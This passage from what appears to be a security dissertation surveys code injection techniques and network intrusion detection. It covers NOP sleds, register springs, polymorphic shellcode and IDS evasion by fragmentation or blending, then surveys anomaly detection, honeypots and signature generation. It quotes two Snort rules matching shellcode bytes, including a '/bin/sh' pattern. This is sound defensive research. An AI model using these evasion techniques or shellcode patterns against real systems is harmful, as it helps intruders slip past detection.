on where to divert control, the shellcode is usually prepended with a sequence of no-operation (NOP) instructions. The overwritten return address transfers control somewhere within this area, and thus, after sliding through the NOP instructions, the control will eventually reach the worm code. Due to the sliding metaphor, this sequence is usually called a *sled*. The exact location within the sled where execution will start does not matter: as long as the return address causes the execution to jump somewhere within the sled, as shown in Fig. 2.1 (bottom-right), it will always reach the core of the exploit.

In recent code injection attacks, especially in exploits against systems running Windows, sleds have been superseded by *register springs* [64]. Using this method, the overwritten control data are replaced with the address of an indirect control transfer instruction, such as `jmp esp`, located somewhere within the address space of the vulnerable process. During exploitation, the value of the register used by the jump instruction happens to point to the exact location where the injected shellcode resides, so the execution of the jump instruction effectively transfers control to the shellcode.

Polymorphism

As a response to the increasing deployment and sophistication of modern intrusion detection systems, attackers have started to employ techniques like *polymorphism* and *metamorphism* [207], known from the virus scene since the early 1990s [206], to evade detection. Using these techniques, the body of the attack vector is mutated so that each instance of the same attack has a unique byte pattern, thereby making fingerprinting the whole breed very difficult.

Polymorphic shellcode engines [2, 35, 69, 101, 176, 229], create different mutations of the same initial shellcode by encrypting its body with a different random key, and prepending to it a decryption routine that makes it self-decrypting. Upon hijacking the control flow of the vulnerable process, the decryptor decrypts the encrypted body of the shellcode, and then passes control to the original shellcode. Usually, encryption is performed with a simple and efficient algorithm, such as XOR-ing each byte or word of the original shellcode with a random key, which has the additional advantage of using the same routine for encryption and decryption.

Metamorphism

Since the decryptor code itself cannot be encrypted, some intrusion detection systems rely on fingerprinting the fixed decryption routine that is used by certain polymorphic shellcode engines. Although naive encryption engines may produce constant decryptor code, most advanced polymorphic engines also mutate the decryptor code using metamorphism [207], which collectively refers to code obfuscation techniques such as dead-code insertion, code transposition, register reassignment, and instruction substitution [53], making the decryption routine difficult to fingerprint. Metamorphism can also be employed for the obfuscation of the NOP sled, in cases that one is needed,

by substituting the literal `nop` instructions with other instructions that—for the purposes of the attacker—have no significant effect and are practically equivalent to NOPs. Through the combination of polymorphism and metamorphism, different instances of the same polymorphic attack look completely different from each other, making their detection a significant challenge [63, 108, 218].

2.2 Defenses

It is clear that nowadays, the need for effective defenses against code injection attacks is more critical than ever. In the area of computer security, there is a multitude of research efforts towards this goal. Moore et al. categorize defense approaches against Internet worms into *prevention*, *treatment*, and *containment* methods [135]. Prevention minimizes potential threats, treatment mitigates identified security issues, and containment blocks ongoing attacks. We adopt this categorization to briefly discuss existing defense directions against code injection attacks in general.

2.2.1 Prevention

Prevention techniques seek to provide a proactive defense against future threats by eliminating or minimizing certain classes of vulnerabilities, or preventing the manifestation of certain exploitation methods. Besides common security practices like authentication and authorization, encryption, and defensive programming, prevention techniques include: static source code analysis for finding and eliminating certain classes of programming flaws [220]; augmenting programs with runtime protections using compiler extensions [48, 61], by instrumenting binaries [137, 164], or through library interposition [37]; software fault isolation and sandboxing [88, 107]; operating system enhancements, such as non-executable pages [68, 210], address space layout randomization [44], and instruction-set randomization [104]; and hardware-facilitated solutions [87, 117].

As software vulnerabilities is the primary source of security breaches, the use of such techniques is very important, since they offer instant and effective protection against current and future threats. However, the runtime overhead that some of them impose, and the difficulty of deployment of others, prevents them from widespread adoption, although promising steps are being made [92]. Furthermore, not all software developers harden the software they write, source code is not available for commercial applications, and determined attackers have been constantly bypassing security measures, including many of the above [21, 47, 72, 170, 173, 186, 199].

2.2.2 Treatment

Treatment methods remove specific software vulnerabilities after they have been exposed using "digital vaccines," e.g., through software patches and automated operat-

ing system updates, or provide some mitigation by disinfecting infected hosts, e.g., through the use of virus scanners.

Although such methods are very important for keeping systems in good "health," and up-to-date with the latest security fixes, they cannot protect against attacks that exploit previously unknown vulnerabilities. In such cases, the relevant patches or signatures provided by vendors to fix new security flaws or detect new malware usually come late, since their generation relies on significant, time-consuming human intervention [189]. Furthermore, administrators are sometimes reluctant in using automated patch installation systems, since they first need to verify through extensive testing that the new patches will not introduce any stability problems [174]. Additionally, installing and maintaining a virus scanner, which usually involves a yearly subscription, is sometimes non-trivial or economically prohibitive for home users.

2.2.3 Containment

Finally, containment methods attempt to slowdown or block ongoing attacks using firewalls [42], connection throttling [215], content filtering [56], or vulnerability filters [60]. In the context of Internet worms, containment seeks to limit the spread of a worm by blocking infected machines from further propagating the worm, and preventing uninfected machines from being infected. However, the concept of containment can also be extended for intrusion attacks in general, which may target only a limited set of hosts.

Accurate *detection* and *fingerprinting* of previously unknown attacks, dubbed *zero-day* attacks in the computer security community, is a mandatory prerequisite for effective containment. Unfortunately, current intrusion detection systems are practically effective only in identifying known attacks, since zero-day attack detection systems are usually prone to false alarms.

We believe that detecting and blocking intrusion attacks is of equal importance to hardening end systems by employing prevention and treatment methods. In particular, attack detection and prevention at the network level is attractive from several standpoints. The deployment and management of network-level defenses is much simpler and more cost-effective compared to host-based approaches. In fact, deploying host-based security measures is not always possible. For example, although administrators usually have the expertise and the tools to massively deploy a new security measure to all the workstations of an organization, the same is much harder to achieve for individual home users.

Although treatment methods like automated system updates have become an integral part of modern operating systems, home users usually lack the knowledge and the expertise to install additional security protections. Furthermore, detecting a new threat in-the-wild and fingerprinting it for blocking its future instantiations is usually easier than analyzing the exploited vulnerability, developing the relevant patch, and rapidly deploying it to the vulnerable hosts [135]. Finally, misconfigurations or user

naivety that may result to the subversion of deployed security measures are always a possibility that should be taken into consideration.

Automating the whole containment process for providing an effective and robust defense against previously unknown intrusion attacks remains a major challenge. Although significant progress has been made in recent years towards this goal, most of the proposed approaches are usually one step behind current evasion methods. As organizations start deploying state-of-the-art detection technology, attackers are likely to react by employing advanced evasion techniques, such as slow propagation, encryption, and polymorphism [207], to defeat these defenses. Furthermore, most of the current proposals are centered around the containment of high volume global-scale epidemics, which renders them ineffective against stealthy or targeted attacks.

A major outstanding question in security research and engineering is thus whether we can proactively develop mechanisms for automatic containment of next generation intrusion attacks at the network-level.

2.3 Network-level Attack Detection

2.3.1 Intrusion Detection Overview

Intrusion detection systems (IDS) are an important component of modern security architectures, providing additional protection against cyberattacks. In addition to prevention and treatment methods, as discussed in the introduction, intrusion detection provides an extra layer of defense against hostile activities that attempt to compromise the security policy of the protected system.

The concept of automated intrusion detection is first presented in a seminal technical report written by James P. Anderson [26], where the author discusses the idea of automatic detection of security policy violations. From the very beginning of research in the field of intrusion detection systems [67, 183], two main detection techniques can be identified: *misuse detection*, and *anomaly detection*. Misuse detection systems rely on predefined patterns of well-known attacks to identify intrusion attempts. Anomaly detection systems establish profiles of normal system behavior, and raise alerts on observed activities that deviate from the expected behavior.

The main advantage of misuse detection systems is their low rate of false alerts, due to the precision of the attack descriptions. For the same reason, their main disadvantage is the inability to detect previously unknown intrusion attacks, or even variations of already known attacks. Conversely, anomaly detection systems are able to identify novel attacks, since they rely only on models of acceptable behavior, with no a priori knowledge about any actual attack instances. For the same reason, they have the significant drawback of being more prone to false alerts, due to new benign behaviors that may be incorrectly classified as anomalies.

Intrusion detection systems operate on a set of captured *audit data*, which are processed either off-line, e.g., in periodic intervals, or in real-time. Depending on

the source of the audit data, intrusion detection systems can be classified as *host based* and *network based*. Host intrusion detection systems (HIDS) operate using information gathered on end hosts. Monitored information includes system events such as login times and user actions on system resources [67], application and system log files [22, 115], file integrity checks [236], and system calls [86]. In contrast, the primary data source of network intrusion detection systems (NIDS) is network packets. Since the focus of this dissertation is network level attack detection, in the rest of this section we look in more detail to network intrusion detection systems.

2.3.2 Concepts of Network Intrusion Detection

Network Intrusion Detection Systems continuously monitor the network traffic, trying to detect attacks or suspicious activity. Upon the detection of an intrusion attempt, all the relevant information is logged, and the NIDS issues an alert to warn the system administrator about the detected threat. The administrator, in turn, usually responds by taking corrective measures to block or reduce the effects of the attack, and possibly patch the security hole that led to the intrusion. If the assessment of the alert reveals that it is not related with an actual intrusion incident, then the alert is considered false, and is usually referred to as a *false positive*. Correspondingly, an undetected intrusion attempt is called a *false negative*.

Signature-based network intrusion detection systems [149, 161, 177, 217] detect known attacks by matching packet data against well-defined patterns. Such patterns, also known as *signatures*, identify attacks by matching fields in the header and the payload of network packets with predefined values. For example, a packet directed to port `80` containing the string `/bin/perl.exe` in its payload is probably an indication of a malicious user attacking a web server. This attack can be detected by a signature that checks the destination port number, and defines a string search for `/bin/perl.exe` in the packet payload. Besides signature-based NIDS, there also exist several systems that use anomaly detection for detecting significant deviations from normal network traffic profiles (see Sec. 3.1).

The composition and selection of the signatures, which constitute the heart of an signature-based NIDS, is a difficult task that has to be accomplished carefully. Complex signatures can precisely describe known attacks, but can easily miss even their slightest variations. On the other hand, simplistic signatures tend to trigger too often, and may result to the misclassification of benign traffic as malicious.

Stateful Inspection

Traditionally, network intrusion detection systems inspect each and every packet, one packet at a time. However, network applications usually send and receive data using the TCP protocol, which provides the abstraction of the data stream. Since NIDSs and network applications operate at different layers, i.e., packet level vs. stream level, a NIDS usually has a different view of the transmitted data than the application.

For example, a NIDS will see the data contained in a re-transmitted TCP packet twice, while the application will receive these data only once. Similarly, if the packets arrive out-of-order, the NIDS will see the data in a different order than the receiving application.

If certain precautions are not taken by the NIDS, then an attacker can evade detection by exploiting this lack of higher-level data view of the NIDS. In their seminal paper, Thomas H. Ptacek and Tim Newsham [169] presented several evasion techniques for both IP (Network Layer) and TCP (Transport Layer) protocols. As a very simple example, an attacker can evade a signature-based NIDS by intentionally fragmenting the IP packets carrying the attack into many smaller fragments. If the signature for a particular attack searches for some characteristic string in the packet payload, then the attacker can split the IP datagram(s) that carry the attack in such a way that this characteristic string will be split across two or more fragments. A NIDS that does not perform IP defragmentation will miss such an attack.

In the same way that IP datagrams can be split in smaller fragments, TCP streams are also split into segments carried by IP datagrams. However, in contrast to IP fragmentation, which is rather rare under normal conditions, TCP streams are unavoidably fragmented into many packets, since most TCP-based applications usually transfer more data than the usual 1500-byte capacity of a single IP packet. Since most attacks are carried over TCP connections, an attacker can arbitrarily split the attack payload into several TCP segments. A NIDS that does not correctly reassemble TCP streams would again miss such fragmented attacks. In fact, there are several other subtleties and ambiguities in the traffic stream as seen by the detector which an attacker can exploit for evading detection [70, 89, 169, 218].

Although the simplicity of packet-based NIDSs is a significant merit that allows for increased processing speeds, the potential for evasion attacks has resulted in a shift to *stateful* processing for reconstructing higher level connection information [114]. IP defragmentation and TCP stream reassembly have become a de facto functionality in modern NIDS [149, 177], notwithstanding the increased processing overhead due to the maintenance of per-flow state. Protocol analysis at a higher semantic level, beyond the transport layer, is also increasingly used for more precise signature matching [178].

Intrusion Prevention

An emerging trend in the area of network intrusion detection systems is the shift from passive systems that just monitor for attacks, to reactive systems that actually *block* them. These new *intrusion prevention systems* (IPS) are a natural evolution of current NIDSs and, in essence, their only difference relies on the way they are placed within the network infrastructure. Indeed, NIDSs passively monitor the network traffic, which is usually mirrored to the IDS sensor, leaving the blocking of attacks to human intervention. Unlike traditional NIDSs that do not interfere with network traffic, intrusion prevention systems are placed in-line with the traffic stream, forcing all the network data to pass through the IPS device for inspection. If a signature

matches, the relevant packets are dropped automatically. Depending on the policy, any further traffic from the same source IP may also be blocked. One of the first software-based IPSes is Snort-Inline [4], a modified version of Snort [177] that uses Linux's `iptables` to block malicious traffic.

The main concern for the use of intrusion prevention systems is the possibility of blocking legitimate traffic that was mistakenly considered as malicious. Since both intrusion detection and prevention systems are prone to false positives, fine-tuning the signature set plays a significant role in their correct operation. However, even with carefully tuned up rule sets and calibrated sensors, there is a always a slight possibility of false alerts. Systems that just passively inspect the network traffic do not cause any disruption to legitimate traffic that was misconceived as malicious. Intrusion prevention systems, however, operate on the critical path, and thus, may cut off benign connections, causing confusion to legitimate users. Furthermore, the in-line placement of IPSs may result to increased network latency, given the highly intensive computational operations performed for each network packet, and also introduces a single point of failure that may be the target of an attack [70].

Performance Issues

The advanced detection techniques used by current NIDSs require vast amounts of computational power for advanced operations like deep packet inspection, state maintenance, stream reconstruction, and higher-layer protocol processing [70, 178]. It is clear that monitoring and analyzing traffic on busy multi-Gigabit links should be supported by specialized hardware in order to keep up with the inspection of all traffic, without dropping packets, and thus, overlooking attacks [66]. An alternative approach that combines flexibility an performance is the use of multiple software-based systems behind a hardware-based splitter that balances the load of each software sensor [114, 237].

3. Related Work

In this chapter we discuss related work in the field of network-level detection of previously unknown attacks. We consider the broader area of network level defenses, including techniques that operate on end hosts but use input data from network, as well as techniques that use honeypots for collecting malicious samples and generating threat signatures.

3.1 Anomaly Detection

Anomaly detection systems alert on events that deviate from established profiles of normal behavior which may denote potential malicious activities. The main advantage of anomaly-based detection systems is their ability to detect previously unknown attacks, since they do not rely on any knowledge about the specifics of intrusion attacks. This ability though usually comes with an increased false positive rate compared to misuse detection systems, due to legitimate behaviors that have not been seen before being misclassified as anomalies.

3.1.1 Monitoring Network Behavior

Early approaches on network anomaly-based intrusion detection modeled statistical properties of the traffic using packet header or connection level information. ADAM is a real-time anomaly detector that requires training on both attack-free traffic, and traffic that contains labeled attacks [38]. ADAM builds statistical models for TCP connections based on port numbers, IP addresses, and TCP state information, and uses a Bayes classifier for traffic classification during the detection phase. The probability of each attribute is estimated by its average frequency observed during the training phase. PHAD is an anomaly detector that learns the normal range of values for various fields of the Ethernet, IP, TCP, UDP, and ICMP protocol headers, and alerts on high deviations in the observed traffic [126]. In contrast to ADAM, PHAD uses time-based models, in which the probability of each attribute is related to the time since it last occurred.

Staniford et al. describe GrIDS [203], one of the first intrusion detection systems aiming to detect spreading worms by analyzing their tree-like propagation pattern. GrIDS collects network activity information from many hosts across an organization

and organizes it in activity graphs, which show the relationships of network activity between hosts. Large-scale attacks are detected in real-time using the infection graph derived from the above process.

Toth and Kruegel present a system for the detection of spreading worms based on the connection history of the monitored hosts [213]. A passive monitoring sensor maintains a history of all recent connections, and tries to detect connection patterns that indicate spreading worm behavior. Such patterns include connection similarities, causality of connection patterns (e.g., a host has to be first infected before it starts propagating the worm), and obsolete connections due to failed probe attempts. Elis et al. present a behavioral detection approach based on similar criteria that match connection patterns during worm propagation [76].

Finally, Jiang and Xu describe a worm profiling technique, called behavioral footprinting, which characterizes worm infection steps and their order in every worm infection session [97]. The behavioral footprint of the worm is extracted using a pairwise alignment algorithm on raw traffic traces.

3.1.2 Detection of Scanning and Probing

Usually the first step of an attacker armed with a—probably original—exploit for a particular vulnerable network service is to find potential victim hosts that can be compromised using that exploit. This reconnaissance operation is usually referred to as *port scanning*, a termed derived from the action of scanning a target host for listening ports. Specifically, a *port scan* can be considered as a "vertical" operation aiming to identify all the open ports of a single host. In contrast, a *port sweep* is a "horizontal" operation that scans multiple hosts for a particular listening port. However, the term port scanning is usually used to refer collectively to both types.

Port scanning has been employed by most of the Internet worms encountered so far for finding their next victims in order to propagate. Such "scanning" worms blindly sweep the IP address space, probing for potential victims which they attempt to infect. There exist various techniques for the actual selection process of the hosts to be probed [228], such as simple random scanning, linear subnet scanning, localized scanning, or permutation scanning [202]. Given the prevalence of scanning worms, several worm detection approaches have focused on the identification of port scanning as a sign for the detection of spreading worms. Thus, although port scanning per se is not an intrusion attack, we give an overview of research efforts in this area.

Popular network intrusion detection systems include modules for the detection of port scanning activity. Snort [177] detects scanning by looking for hosts that exceed a given threshold of unique destination addresses contacted during a given interval. Bro [149] looks for failed connections to probed ports that are closed, and alerts after a certain number of failures is reached.

Staniford et al. describe Spice [200], a port scan detector aiming to detect stealthy port scans that are executed at low rates and may be carried out in a distributed fashion by multiple source addresses. Spice maintains records of event likelihood

based on the network activity on the defended network, and assigns an anomaly score to each monitored packet based on conditional probabilities derived from its source and destination address and ports. The quite complex simulated annealing clustering algorithm which groups packets together into port scanning events requires significant runtime processing and state resources.

Jung et al. propose TRW [100], a threshold random walk detection algorithm derived from the theory of sequential hypothesis testing, for the rapid identification of remote scanning hosts. TRW is based on observations of whether a given remote host connects successfully or unsuccessfully to newly-visited local addresses, given the empirically-observed disparity between the frequency with which such connections are successful for benign hosts, compared to malicious hosts. An extension to this work uses a hybrid approach that integrates sequential hypothesis testing and connection rate limiting to quickly detect scanning worms and quarantine local infected hosts [181]. Weaver et al. also propose a fast scan detection and suppression technique based on the TRW algorithm [228]. The proposed approach has a low memory footprint and requires a only a few operations per packet, which makes it suitable for both hardware and software implementations.

Other proposals aim to detect scanning worms through the identification of network side effects of the scanning process, instead of focusing on the actual probe traffic. Chen and Ranka describe an early warning system that detects the scanning activity of Internet worms by monitoring for TCP RESET packets [50]. The system monitors a production network and analyzes the pattern of increase in scan sources through the increased rate of TCP RESET packets, which indicate failed connection attempts. Whyte et al. propose a technique that correlates DNS queries and replies with outgoing connections from an enterprise network to detect anomalous behavior [231]. The main intuition is that connections due to random-scanning worms will not be preceded by DNS transactions. This approach can also be used to detect other types of malicious behavior, such as mass-mailing worms and network reconnaissance.

We should emphasize that although methods based on scan detection may provide a good defense against scanning worms, they are of limited use against targeted attacks, stealthy worms, or worms that discover their targets without scanning. Worms of the latter category discover their victims in advance using stealthy port scanning methods in order to avoid being detected during the probing phase. The IP addresses of the discovered vulnerable hosts are then organized in a list, also known as *hit-list*, from which such worms have been dubbed *hit-list worms* [202]. A promising approach for defending against hit-list worms has been proposed by Antonatos et al. based on the periodic randomization of the IP address of end hosts [27].

3.1.3 Content-based Anomaly Detection

Although anomaly detection methods focusing on connection behavior or ports canning are effective in detecting certain classes of attacks, they are usually inadequate to detect intrusion attacks against network servers that offer public services. Such

servers receive a multitude of requests per hour, and thus their traffic patterns at a packet header or connection level do not change significantly during an attack. Since public servers are the main target of Internet worms and targeted system break-ins, recent research efforts in the area of network-level anomaly detection seek an improved modeling of benign traffic by focusing on other attributes of network packets. Instead of modeling attributes of the packet headers or network connections, these methods derive statistical models that try to capture semantic information of application-level protocols by also considering the payload of the observed packets.

One of the first systems that used anomaly detection based on packet payloads was presented by Kruegel et al. [113]. The proposed system uses statistical anomaly detection combined with service-specific knowledge to find previously unknown malicious packet payloads targeted to network services. During the training phase, models of normal traffic are built *separately* for each of the protected network services, which is of key importance for deriving useful profiles that will not yield too many false positives. Significant deviations of the monitored traffic from the derived models of normal behavior indicate potential new attacks. The statistical profiles are derived based on only service request packets, for which an anomaly score is computed using the type and length of the request and the payload distribution. NETAD is a network traffic anomaly detector that also uses a similar approach [125].

Along the same lines, PAYL is a content-based anomaly detection system based on the modeling of benign traffic [225]. PAYL requires a training phase, in which it computes a set of models based on the byte distribution of the packet payloads. Separate byte distributions are kept for different host, port, and packet length combinations, since different hosts and network services have different traffic patterns, and, for the same protocol, different packet length ranges have different types of payload. After the training phase, under normal operation, PAYL computes the similarity of incoming packet payloads to the byte distribution models of normal behavior using their Mahalanobis distance, and alerts on large deviations.

An improved version of PAYL is capable of detecting new spreading worms by correlating payload alerts for incoming and outgoing traffic [223]. An important new feature of the anomaly detection algorithm is the use of multiple centroids, which are clusters of byte distributions for neighboring packet lengths.

Recent payload-based anomaly detection methods have moved from distributions of bytes, to distributions of *byte sequences* [175, 224]. The byte histograms of early approaches can be considered as an instance of a generic class of statistical models based on *n-grams*, i.e., sequences of n consecutive bytes, for $n = 1$. Anagram [224] uses a mixture of high-order n-grams ($n > 1$) for the detection of malicious packet payloads. Since higher-order n-grams require considerably more memory space, Anagram's content histograms are implemented using Bloom filters, which dramatically decreases space requirements. Rieck and Laskov also propose the use of models based on tokens extracted from TCP connection streams for unsupervised anomaly detection [175]. Unsupervised anomaly detection algorithms are able to discriminate between benign

and malicious traffic "on-the-fly," without requiring any training phase, using already classified data [162].

A different approach based on the inverse distribution of packet contents is proposed by Karamcheti et al. [103]. Instead of considering the distribution of n-gram frequencies, the proposed approach is based on the inverse distribution I, where $I(f)$ is the number of n-grams that appear with frequency f. The experimental evaluation shows that the proposed algorithm can detect the emergence of malicious traffic even when only a few worm packets appear in the total traffic stream.

Evasion methods

One of the main advantages of content-based anomaly detection systems, compared to signature-based systems, is their increased resilience to mutated attack instances. Content-based anomaly detection systems aim to detect polymorphic attacks based on the fact that, although each attack instance looks completely different than any other, they all share a similar byte or n-gram frequency distribution. Since the structure of polymorphic code is typically different than the data carried by benign requests, the byte distribution of polymorphic attacks will deviate significantly from that of benign traffic [223, 225]. Inevitably, as a next step in the continuous arms race between detection and evasion methods, techniques for evading content-based anomaly detection were invented early after the first detection systems were deployed.

Most of the existing polymorphic code engines aim to produce attack instances that differ significantly from each other [2, 35, 69, 101, 176, 229]. CLET [69] is one of the first publicly available polymorphic shellcode engines that, besides producing different attack instances, also aims to structure them to look "normal," in order to evade byte frequency based anomaly detectors [69]. Besides ciphering the attack code with a different key each time and mutating the NOP sled and the code of the decryptor, for evading signature based NIDSs, CLET also adjusts the overall byte frequency of the attack vector by appending a "cramming" bytes zone at the end of the shellcode. The cramming zone contains the necessary bytes to compensate for any anomalously increased byte frequencies that may occur due to the encrypted attack payload. By taking into consideration the byte distribution of legitimate traffic, the cramming zone can be tuned so that the overall byte distribution of the attack vector looks similar to the byte distribution of legitimate traffic, and thus, effectively evading content-based anomaly detectors.

Kolesnikov and Lee studied the efficacy of advanced polymorphic worms that "blend" with normal traffic [108]. Based on the CLET engine [69], they constructed an advanced polymorphic worm that learns the profile of normal traffic and uses it for mutating itself. The experimental evaluation using the above worm against NETAD [125] and PAYL [225] showed that polymorphic blending attacks are practical and effective in evading content-based anomaly detection systems. In a follow-up to this work, Fogla et al. present a systematic approach for evading content-based anomaly detectors [84]. The experimental evaluation showed that the normal profile

can be learned with a small number of benign packets, while the proposed polymorphic blending technique is more effective than CLET in evading 1-gram and 2-gram PAYL [223, 225].

Fogla and Lee present a formal framework for polymorphic blending attacks [83]. They show that generating a blending attack that optimally matches the normal traffic profile is an NP-complete problem, and describe a heuristic for automatically generating blending attacks against specific content-based anomaly detection systems.

Another limitation of the above systems, except the detector proposed by Rieck and Laskov [175], is that they are based on the byte frequency distribution of packet payloads. Since the vast majority of attacks are carried out through the TCP protocol, an attacker can randomly fragment the attack vector into multiple smaller packets, either at the TCP or the IP layer, as discussed in Sec. 2.3.2, which will result to packets with varying byte frequency distributions. This evasion method is particularly effective against PAYL [225], which groups the traffic profiles according to the packet length. The method proposed by Rieck and Laskov [175] operates on reassembled TCP streams, which makes it resilient to fragmentation attacks.

3.2 Monitoring Unused Address Space

Monitoring the traffic that is destined to unused portions of the address space provides important information on intrusion and attack activity. Although these addresses do not correspond to actual hosts, hereby referred to as *dark space*, they are advertised as normal IP addresses and the traffic that is sent to them is also routed normally. This nonproductive traffic, also known as "background radiation" [146], consists mainly of malicious traffic, such as backscatter packets from flooding DoS attacks [133], port scanning activity, or actual attack packets, although it may also contain benign traffic, e.g., due to misconfigurations [146].

We can distinguish two main approaches for monitoring unused address space. Large unused IP address ranges can be collectively monitored using passive monitoring techniques like full packet capture or NetFlow. Such systems are usually referred to as *network telescopes* [136]. A different approach is to redirect the traffic to seemingly legitimate—but fake—hosts that actively interact with the unsolicited requests. Such systems vary from primitive active responders that elicit more suspicious traffic [32, 146], to fully-blown computer traps that lure prospective intruders, widely known as *honeypots* [166, 204].

3.2.1 Network Telescopes

Portions of unused address space were first used by Moore et al. for measuring the prevalence of denial-of-service attacks in the Internet [133]. Using *backscatter analysis*, they monitored a Class A network, i.e., 1/256 of the whole IPv4 Internet address space, to observe the "backscatter" traffic consisting of the replies of victims that were

targeted by flooding DoS attacks using spoofed packets. Such "network telescopes" have also been extensively used for tracking and studying Internet worms, such as CodeRed [134], Slammer [132], and Witty [116]. Yegneswaran et al. have used a Class B telescope to observe and measure ports canning events [240]. A comprehensive analysis of attack activity by analysing traffic destined to unused addresses was conducted by Pang et al. [146]. In this study, filtering techniques and active responders, which elicit more traffic from probe packets that would otherwise be dropped, are used for analyzing different kinds of malicious traffic.

Wu et al. [235] propose a worm detection architecture based on monitoring probes to unassigned IP addresses or inactive ports using a /16 dark space. The technique relies on computing statistics of port scanning traffic, such as the number of source and destination IP addresses and the volume of the captured traffic. By measuring the increase on the number of source IP addresses seen in a given interval, it is possible to infer the existence of a new worm when as little as 4% of the vulnerable machines have been infected.

3.2.2 Honeypots

Honeypots can be thought of as *decoy* computers that lure attackers into an environment heavily controlled by security administrators [166, 167, 204]. A honeypot does not have any legitimate users and does not provide any regular production service. Therefore, under normal conditions it should be idle, neither receiving nor generating any traffic.

If a honeypot suddenly receives some traffic, then this means that it is likely to be under attack, since no ordinary user would initiate any connection to it. Similarly, if a honeypot generates any outgoing traffic, this means that it may have been compromised by an attacker who uses the "compromised machine" to launch further attacks. Thus, if a honeypot receives or generates traffic, this traffic is de facto considered suspicious, and is frequently the result of interaction with attackers. Honeypot systems can be divided in two broad categories: *low-interaction* honeypots, and *high-interaction* honeypots.

Low-interaction Honeypots

A low-interaction honeypot [166] usually emulates a service, such as a remote login service or a web server, at a rather high level. For example, when the attacker invokes the remote login service in a low-interaction honeypot, the system responds with a `login:` prompt and a `password:` prompt, where the attacker may enter a login and a password. Then, the honeypot records the attacker's IP address as well as the login and password he used to enter the system. After the honeypot records the attempted attack, it rejects the remote login attempt and possibly terminates the connection, shutting the attacker out of the system.

Even simpler programs, known as "active responders," are sometimes used for just eliciting more suspicious traffic from potential ongoing attakcs [32, 146]. For instance, iSink [239] uses *stateless* active responders for generating responses to incoming packets, which enables it to monitor very large dark spaces.

High-interaction Honeypots

A high-interaction honeypot does not emulate but rather implements the services it provides. Thus, high-interaction honeypots execute natively the real network services, installed in real operating systems, which let attackers into the system in order to study their methods and possibly the preparation of their future attacks. Although a real physical host can be used as a honeypot, e.g., by just exposing its network services to the Internet and not using it, a more cost-effective solution is to use multiple virtual machines in order to host several honeypot systems on a single host [96, 219].

Large-scale installations of several real hosts hosting multiple virtual honeypots are usually referred to as *honeynets* [9]. Shadow honeypots [25] combine honeypots with network-level anomaly detection mechanisms in a unique design that enables the protection of production systems. Although high-interaction honeypots provide a wealth of information about an attacker's methods and future plans, they pose a significant risk to an organization's infrastructure, since they may be used by attackers to launch more attacks and/or compromise more systems.

Honeypots are an invaluable tool for monitoring and studying intruders' toolkits, tactics, and motivations. Security analysts can capitalize on this information and create better security policies. Although honeypots cannot be directly considered as an attack detection tool, since they cannot detect or block attacks to real production hosts, they are useful for early-warning on global epidemics, or for understanding the overall attack activity against neighbouring hosts. Thus, after giving an overview of honeypot technology, we do not delve deeper into the research area of honeypot systems. However, we also discuss systems that employ honeypots as a detection component for automated attack signature generation in Sec. 3.4.2.

3.3 Signature-based Intrusion Detection

Signature-based network intrusion detection systems like Snort [177] and Bro [149] are used for the detection of known intrusion attacks for which precise signatures have been developed. However, signature-based NIDS can also be used for detecting certain classes of attacks that may exploit previously unknown vulnerabilities. This can be achieved by including in the rule set some generic signatures that match components common to different exploits, such as the NOP sled, protocol framing, or specific parts of the shellcode [98]. For instance, Fig. 3.1 shows two signatures taken from the default Snort rule set that aim to detect generic shellcode parts.

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
(msg:"SHELLCODE Linux shellcode";
content:"|90 90 90 E8 C0 FF FF FF|/bin/sh";
classtype:shellcode-detect; sid:652; rev:9;)

alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
(msg:"SHELLCODE x86 setuid 0"; content:"|B0 17 CD 80|";
classtype:system-call-detect; sid:650; rev:8;)
```

Figure 3.1: Two signatures from the default Snort rule set for the detection of commonly used shellcode parts.

Buttercup [147] attempts to detect polymorphic buffer overflow attacks by identifying the ranges of the possible return addresses for existing buffer overflow vulnerabilities. Taking advantage of the modular architecture of Snort, Buttercup augments the signature language of Snort with a 'range' parameter which checks whether each 32-bit word of the packet payload falls into a range of potential return addresses. The range values are obtained empirically by studying existing buffer overflow exploits. Unfortunately, this heuristic is prone to false since the checked 4-byte addresses may also occur in random legitimate data, and it cannot be employed against some of the more sophisticated buffer overflow attack techniques [156].

3.4 Automated Signature Generation

The attack signatures used by network intrusion detection systems are usually the result of considerable effort by network security analysts and reverse engineers. Upon the detection of a new threat, e.g., a new worm outbreak, security experts study an instance of the attack and derive a signature that matches the attack traffic. Tuning a new signature for avoiding false positives and capturing slight attack variations is an ongoing and tedious process, which usually requires reverse engineering the attack code and fully understanding its structure.

Recent incidents have shown that Internet worms can infect tens of thousands of Internet computers in less than half an hour (see Sec. 2.1.2). Current practice suggests that NIDS signatures for new worms are usually available several hours or days after the initial worm outbreak, due to the manual signature generation process. This implies that, given the propagation speeds of worms so far, signatures are available after the worm has infected the majority of its victims. In such timescales, and with theoretic results showing that well-prepared worms can infect the majority of the vulnerable population in less than 10 minutes [201], it becomes clear that human-mediated containment methods cannot provide an effective defense against fast spreading worms [202].

Motivated by the lack of timely signature generation in the event of a new worm outbreak, several recent research efforts have focused on automated signature generation methods for previously unknown worms.

3.4.1 Passive Network Monitoring Techniques

Worm Detection

Two of the earliest network level worm detection and signature generation systems, Earlybird [190] and Autograph [106], rely on the identification of invariant content that is prevalent among multiple worm instances, a technique called *content sifting*. When sufficient worm instances have been identified, these techniques generate NIDS signatures by finding the longest contiguous byte sequence that is present in all instances.

EarlyBird [190] is based on two key behavioral characteristics of Internet worms: the prevalence of invariant content among different worm instances, and the dispersion of the source and destination addresses of infected hosts. Earlybird operates on network packets captured passively at a single monitoring point, such as the DMZ network of an organization. For each packet, digests of all 40-byte substrings are computed incrementally using Rabin fingerprints. The most prevalent digests among all observed packets to the same destination port are identified using space-efficient multi-stage filters. The intuition behind grouping by port number is that repetitive worm traffic always goes to the same destination service, while other repetitive content such as popular web pages or peer to peer traffic often goes to ports randomly chosen for each transfer. Furthermore, in order to ascertain that packets with recurring contents belong to a current epidemic, the number of distinct source and destination IP addresses seen in these packets should reach a certain threshold before raising an alert.

